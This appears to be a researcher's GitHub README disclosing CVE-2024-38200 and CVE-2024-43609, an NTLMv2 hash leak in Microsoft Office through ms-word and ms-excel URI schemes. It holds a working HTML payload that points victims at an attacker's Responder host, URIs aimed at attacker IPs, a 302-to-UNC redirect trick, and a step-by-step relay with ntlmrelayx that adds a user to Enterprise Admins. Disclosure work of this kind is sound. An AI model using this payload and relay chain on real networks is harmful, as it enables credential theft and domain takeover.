 passtheticket/cve-2024-38200
CVE-2024-38200 & CVE-2024-43609 - Microsoft Office NTLMv2 Disclosure Vulnerability

Capturing the NTLMv2 hash over HTTP method was not fixed. The NTLMv2 hash value can still be obtained over HTTP and relayed to LDAP or ADCS. MSRC stated this situation as "as presented this looks to be part of the current design."
Even if this vulnerability is fixed, as stated in section Integrated Windows Authentication, the hash value can still be obtained and relayed with default settings.
Previously, a method for capturing NTLMv2 hashes over SMB using the Office URI Schemes was shared. The main idea was simple. Send the URL of below HTML file to victim and capture NTLMv2 hash over SMB. LINK
<!DOCTYPE html>
<html>
	<script>
		location.href = 'ms-word:ofe|u|\\<responder ip>\leak\leak.docx';
	</script>
</html>
This is the inspiring point for me. If we look Office URI Schemes page, we can see that usage of https:// protocol within URI scheme. This situation indicates that http:// can also potentially be used. Capturing the NTLMv2 hash over HTTP is more advantageous than capturing it over SMB for performing NTLM Relaying attack against a Domain Controller server Relaying Chart.

When I used ms-word:ofe|u|http://test.local:8080/leak/leak.docx URI against the Office 2016 MSO (16.0.4266.1001) 32-bit , a warning box appeared to protect user from malicious activity but I can not say same for Microsoft 365 Office and Office 2019. These versions access a remote Office file without a warning and can be exploited to capture NTLMv2 hash over SMB and HTTP protocols.
I discovered that the patch for CVE-2024-38200 was not applied correctly. After the patch was published, I tested the vulnerability against Office 2019 Volume Licensed: Version 1808 (Build 10413.20020) and Microsoft 365 MSO 2408 Build 16.0.17928.20114 and determined that the vulnerability can still be exploited as shown below CVE-2024-43609 .
We can redirect an HTTP request to a UNC path with 302 redirection when an Office application makes a request via Office URI schemes (e.g., ms-word:ofe|u|http://172.20.10.8:8080/leak.docx) . The uncredirect.py script handles the HTTP request which is sent with a MS Office URI schema and redirect it to a UNC path which includes IP address of Responder. This situation would make it possible to capture the NTLMv2 hash over SMB and bypass the security restriction for ms-word:ofe|u|\\<responder ip>\leak\leak.docx URI.

uncredirect.py and responder.office.html file to the victim user.https://github.com/user-attachments/assets/2d2d19ad-6142-4b57-8958-16ba2cd62f04
Capturing the NTLMv2 hash over HTTP is more advantageous than over SMB for relaying LDAP. When a file is requested via an Office URI, the NTLMv2 hash can be obtained over HTTP without redirecting to a UNC path using a 302 redirect. This exploitation method cannot be performed over the Internet because, unless there is a misconfiguration in Internet Properties, NTLM authentication will not occur over HTTP for a host outside the corporate network.
However, I believe this is an effective method for relaying attack and escalating privileges.
The "Internet Properties" settings affect NTLM authentication behavior of Office applications. We can see this with a few examples. Let's assume we are using the ms-excel:ofe|u|http://192.168.1.7/leak.xlsx URI format to capture NTLMv2 hash.
When one of the GPOs listed below is applied to a victim machine which is domain-joined, the Office application performs the authentication automatically.
Automatic logon with current user name and password is set for User Authentication in Internet ZoneLocal Intranet (e.g., 192.168.*.* , 192.168.0-255.* , 192.168.1.7)Trusted sites (e.g., 192.168.*.* , 192.168.0-255.* , 192.168.1.7) and Automatic logon with current user name and password is set for User Authentication in Trusted Sites zone
In the case where one of the GPOs mentioned above is applied, after the victim user clicks on the URI, the leak.docx file will be fetched by the Office application from the attacker's server and the NTLMv2 hash will be obtained because the applied GPO causes NTLM authentication to occur automatically.

Example Scenario for Abusing the GPO:


After setting the Office URI with the IP address (e.g., ms-excel:ofe|u|http://192.168.1.7/leak.xlsx), we can send the URL of the office.html to a user with domain admin privileges and relay the captured hash to the LDAP(S) server using the ntlmrelayx. The ntlmrelayx will create a new user and add it to Enterprise Admins group with just clicking "Open" button.
Note:
The sites added via GPO can be listed using the following registry keys.
Get-ItemProperty "hkcu:\Software\policies\microsoft\windows\currentversion\internet settings\ZoneMapKey"
Get-ItemProperty "hklm:\Software\policies\microsoft\windows\currentversion\internet settings\ZoneMapKey"
0: Internet | 1: Local Intranet | 2: Trusted Sites | 3: Restricted Sites
If one of the GPOs mentioned above is not applied, NTLM authentication will not occur automatically. However, if we add a DNS A record and use this record within the Office URI, Windows will consider the hostname as part of the Intranet Zone. In this way, NTLMv2 authentication occurs automatically and a standard user can escalate privileges without needing a misconfigured GPO. Any domain user with standard privileges can add a non-existent DNS record so this attack works with default settings for a domain user.


office.html file can be served from any server accessible to the victim user (e.g., https://office.com/office.html) . I set port 8081 for Apache because ntlmrelayx will use port 80 by default. We can use --http-port with ntlmrelayx as another option. Enter the added record into the Office URI within the office.html file.